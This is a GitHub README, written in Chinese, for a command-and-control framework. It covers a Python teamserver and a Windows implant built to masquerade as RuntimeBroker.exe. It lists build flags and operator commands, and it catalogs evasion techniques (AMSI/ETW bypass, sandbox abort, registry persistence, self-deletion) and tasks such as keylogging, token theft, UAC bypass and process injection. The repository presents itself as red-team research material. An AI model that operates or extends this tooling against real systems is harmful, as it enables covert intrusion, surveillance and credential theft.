sexyiam/c2
GitHub: sexyiam/c2
一款用于授权红队研究的开源 C2 框架,包含 Python teamserver 和具备多种规避技术的 Windows x64 植入体。
Stars: 0 | Forks: 0
# c2
Python teamserver 和 Windows x64 implant,仅供授权的红队/研究使用。
请仅在你拥有或获得明确测试许可的系统上使用。未经授权的访问是非法的。你需对自己的使用方式负责。
## 目录结构
```
c2/ teamserver (Flask, CLI, SQLite, staging, DoH/pipe helpers)
implant.py minimal Python beacon
client/ Windows x64 implant (MSVC / CMake)
infra/ optional Caddy redirector
tools/ Defender smoke helper
```
## 协议
1. Implant 注册(PSK → 会话密钥)。
2. Beacon 请求任务。
3. 操作员从控制台将任务加入队列。
4. 结果在下次 beacon 时返回(大型 payload 通过 `/chunk` 发送)。
Payload 使用 AES-256-GCM。默认 PSK 为 `change-me-shared-key` —— 在进行任何实际操作前请务必更改。

默认客户端配置:HTTP 到 `127.0.0.1:8443`。TLS 为可选(在服务器上配置 `C2_CERT`/`C2_KEY`,或使用 `infra/` 中的 Caddy 边缘节点)。
## 服务器
```
pip install -r requirements.txt
python -m c2
```
| 变量 | 默认值 | 说明 |
|-----|---------|--------|
| `C2_HOST` / `C2_PORT` | `127.0.0.1` / `8443` | 绑定地址 |
| `C2_PSK` | `change-me-shared-key` | 必须与 implant 匹配 |
| `C2_CERT` + `C2_KEY` | 未设置 | 在监听器上启用 HTTPS |
| `C2_DB` | `c2/data/c2.db` | SQLite(agent/任务在重启后依然保留) |
| `C2_STAGE_KEY` | 内置 | staging 加密 |
```

c2> use
c2> shell whoami

c2> results
c2> download C:\path\to\file
c2> upload-stage payload.bin
c2> stage http://127.0.0.1:8443/stage/payload
```
`help` 可列出其余命令。
```
python implant.py --host 127.0.0.1 --port 8443 --psk change-me-shared-key
```
## C++ 客户端
需要 Visual Studio C++ 工作负载(2022+)和 CMake。**仅支持 x64。**
```
cmake -S client -B client/build -G "Visual Studio 17 2022" -A x64
cmake --build client/build --config Release
```
或者打开 `client/c2_client.sln` → Release|x64。输出文件:`RuntimeBroker.exe`。
```
cmake -S client -B client/build -A x64 `
-DC2_HOST_OVERRIDE=127.0.0.1 `
-DC2_PORT_OVERRIDE=8443 `
-DC2_PSK_OVERRIDE=change-me-shared-key
```
可选 loader:`-DC2_LOADER=STOMP|APC|DOPPEL|HERPADERP`(默认:无)。
| 标志 | 含义 |
|------|---------|
| `C2_EARLY_EVASION` | 在首次签到前执行 Unhook/AMSI(可能会破坏 WinHTTP) |
| `C2_SANDBOX_ABORT` | 触发沙箱启发式检测时退出 |
| `C2_PERSIST` / `C2_SELF_DEL` | 注册表 Run 键 / 延迟删除 |
| `C2_STRIP_RICH` | 链接后剥离 MSVC Rich 头(默认开启) |
| `C2_EXTRA_PROFILES` | 嵌入 front / DoH / pipe 配置 |
子系统为 Windows(无控制台)。如果 agent 一直未出现:检查 PSK、主机/端口、x64 构建以及 AV。
启动流程(默认):绑定 ntdll → 注册 → 签到后加固 → beacon(带有退避机制、profile 故障转移,并在遇到 `unknown_agent` 时重新注册)。
### 可用功能
- 间接 syscalls,ntdll 绑定/恢复,签到后的 AMSI/ETW,栈欺骗,Ekko sleep
- HTTP beacon;可选 redirector / front / DoH / pipe
- 任务:`shell`, `download`, `upload`, `sleep`, `whoami`, `rotate`, `stage`, `keylog`, `screenshot`, `clipboard`, `steal_token`, `smb_check`, `wmi_exec`, `dcom_trigger`, `uac_fodhelper`, `uac_mockdir`, `antiforensics`, `remote_inject`, `hollow`, `hijack_thread`
- Loader:无(默认),STOMP,APC;Doppel/Herpaderp 为实验性功能
- 字符串 XOR,哈希导出,Rich 剥离,ASLR
`hollow` 执行 section map + RIP 设置(仅限 ImageBase 补丁 —— 没有完整的 reloc 引擎)。`hijack_thread` / `remote_inject` 只是辅助功能,并非隐蔽 loader。优先使用 `uac_fodhelper`;`uac_mockdir` 为可选项。
## Redirector
请参阅 `infra/README.md`。Teamserver 运行在 loopback HTTP 上,Caddy 在 `:443` 端口处理 C2 路径。
## 冒烟测试
请参阅 `client/SMOKE_TEST.md`。简捷流程:
1. `python -m c2`
2. 运行 Release implant
3. `use` → `shell whoami` → `results`
4. 重启服务器 —— agent 应该仍然保留在 SQLite 中(或重新注册)
```
.\tools\validate_defender.ps1 -ExePath client\build\Release\RuntimeBroker.exe
```
退出代码 `2` 表示 Defender CLI 不可用,而不是“干净”。
## 限制
- 研究 / 授权测试代码库 —— 不能直接用于实际交战
- 默认传输方式为本地 HTTP;在边缘节点使用证书或 `infra/` 来实现 TLS
- 代码混淆有助于对抗简单的特征码;但这并不能让二进制文件变得完全不可检测
## 许可证
仅供教育和授权测试使用。不提供任何担保。
标签:Bash脚本, C++, C2框架, IP 地址批量处理, Python, Windows植入体, 安全学习资源, 安全意识培训, 数据擦除, 无后门, 网络信息收集, 逆向工具